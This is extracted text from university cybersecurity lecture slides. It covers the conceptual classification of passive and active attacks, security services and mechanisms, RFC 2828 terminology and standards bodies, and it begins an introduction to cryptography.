
Denial of Service: Either slow down or totally disrupt the service of a system

Security Attacks




Classifying Attacks

- A means of classifying security attacks, used both in X.800 and RFC 4949, is in terms of *passive attacks* and *active attacks*



- A *passive attack* attempts to learn or make use of information from the system but does not affect system resources



- An *active attack* attempts to alter system resources or affect their operation

Passive Attacks

- Are in the nature of eavesdropping on, or monitoring of, transmissions
- Goal of the opponent is to obtain information that is being transmitted



- **Two types of passive attacks are:**
 - The release of message contents
 - Traffic analysis

Active Attacks

- Involve some modification of the data stream or the creation of a false stream
- Difficult to prevent because of the wide variety of potential physical, software, and network vulnerabilities
- Goal is to detect attacks and to recover from any disruption or delays caused by them

Masquerade

- Takes place when one entity pretends to be a different entity
- Usually includes one of the other forms of active attack

Replay

- Involves the passive capture of a data unit and its subsequent retransmission to produce an unauthorized effect

Modification of messages

- Some portion of a legitimate message is altered, or messages are delayed or reordered to produce an unauthorized effect

Denial of service

- Prevents or inhibits the normal use or management of communications facilities

Assets of a Computer System

Hardware

Software

Data

Communication
facilities and
networks


Computer and Network Assets, with Examples of Threats

	Availability	Confidentiality	Integrity
Hardware	Equipment is stolen or disabled, thus denying service.	An unencrypted CD-ROM or DVD is stolen.	
Software	Programs are deleted, denying access to users.	An unauthorized copy of software is made.	A working program is modified, either to cause it to fail during execution or to cause it to do some unintended task.
Data	Files are deleted, denying access to users.	An unauthorized read of data is performed. An analysis of statistical data reveals underlying data.	Existing files are modified or new files are fabricated.
Communication Lines and Networks	Messages are destroyed or deleted. Communication lines or networks are rendered unavailable.	Messages are read. The traffic pattern of messages is observed.	Messages are modified, delayed, reordered, or duplicated. False messages are fabricated.


Services and Mechanisms

- ITU-T provides some security **services** and some **mechanisms** to implement those services.
- A processing or communication service Intended to counter security attacks, and they make use of one or more security mechanisms to provide the service.
- A process (or a device incorporating such a process) that is designed to detect, prevent, or recover from a security attack
- Security services and mechanisms are closely related because a mechanism or combination of mechanisms are used to provide a service.

Security Services




Security Mechanisms




Relationship between services and mechanism

Security Services	Security Mechanisms
Data Confidentiality	Encipherment, and routing control
Data Integrity	Encipherment, Digital Signature, Data Integrity
Authentication	Encipherment, Digital Signature, Authentication Exchange
Non Repudiation	Digital Signature, Data Integrity, notarization
Access Control	Access Control Mechanisms

Countermeasures



Security Concepts and Relationships



Computer Security Terminology, from RFC 2828, *Internet Security Glossary, May 2000*

Adversary (threat agent)

Individual, group, organization, or government that conducts or has the intent to conduct detrimental activities.

Attack

Any kind of malicious activity that attempts to collect, disrupt, deny, degrade, or destroy information system resources or the information itself.

Countermeasure

A device or techniques that has as its objective the impairment of the operational effectiveness of undesirable or adversarial activity, or the prevention of espionage, sabotage, theft, or unauthorized access to or use of sensitive information or information systems.

Risk

A measure of the extent to which an entity is threatened by a potential circumstance or event, and typically a function of 1) the adverse impacts that would arise if the circumstance or event occurs; and 2) the likelihood of occurrence.

Security Policy

A set of criteria for the provision of security services. It defines and constrains the activities of a data processing facility in order to maintain a condition of security for systems and data.

System Resource (Asset)

A major application, general support system, high impact program, physical plant, mission critical system, personnel, equipment, or a logically related group of systems.

Threat

Any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), organizational assets, individuals, other organizations, or the Nation through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service.

Vulnerability

Weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source.

Standards

National Institute of Standards and Technology

- NIST is a U.S. federal agency that deals with measurement science, standards, and technology related to U.S. government use and to the promotion of U.S. private-sector innovation
- Despite its national scope, NIST Federal Information Processing Standards (FIPS) and Special Publications (SP) have a worldwide impact

Internet Society

- ISOC is a professional membership society with world-wide organizational and individual membership
- Provides leadership in addressing issues that confront the future of the Internet and is the organization home for the groups responsible for Internet infrastructure standards

ITU-T

- The International Telecommunication Union (ITU) is an international organization within the United Nations System in which governments and the private sector coordinate global telecom networks and services
- The ITU Telecommunication Standardization Sector (ITU-T) is one of the three sectors of the ITU and whose mission is the development of technical standards covering all fields of telecommunications

ISO

- The International Organization for Standardization is a world-wide federation of national standards bodies from more than 140 countries
- ISO is a nongovernmental organization that promotes the development of standardization and related activities with a view to facilitating the international exchange of goods and services and to developing cooperation in the spheres of intellectual, scientific, technological, and economic activity

References

- NATGRID Reports:
 - https://drive.google.com/file/d/18QK1jQifm3p4n9uSYoCO683qe3_y-KsH/view?usp=sharing
- Symantec Internet Security Threat Report (ISTR) for the years 2016 and 2018 are available here
 - <https://drive.google.com/file/d/1gWmLwH5HkfvgRKNRQdUYMdAByMbpLxlK/view?usp=sharing>

Thank You

Cyber Security

SEZG681/SSZG681

Introduction to Cryptography

Ashutosh Bhatia


BITS Pilani

ashutosh.bhatia@pilani.bits-pilani.ac.in

Cryptography Usage

Did you use any cryptography today?

Cryptography usage



- [https](https://www.amazon.in/) invokes the TLS protocol
- TLS uses cryptography
- TLS is in ubiquitous use for secure communication: shopping, banking, Netflix, gmail, Facebook, ...

Secure messaging apps




WhatsApp, Signal, iMessage/FaceTime, Viber, Telegram, LINE, Threema, ChatSecure, KakaoTalk, ...

Cryptography is Everywhere

- **Secure communication:**
 - web traffic: HTTPS
 - wireless traffic: 802.11i WPA2 (and WEP), GSM, Bluetooth
- **Encrypting files on disk:** EFS, TrueCrypt
- **Content protection (e.g. DVD, Blu-ray):** CSS, AACS
- **User authentication**
 - ... and much more

Secure Communication




HTTPS



no eavesdropping
no tampering

Protected Files on Disk



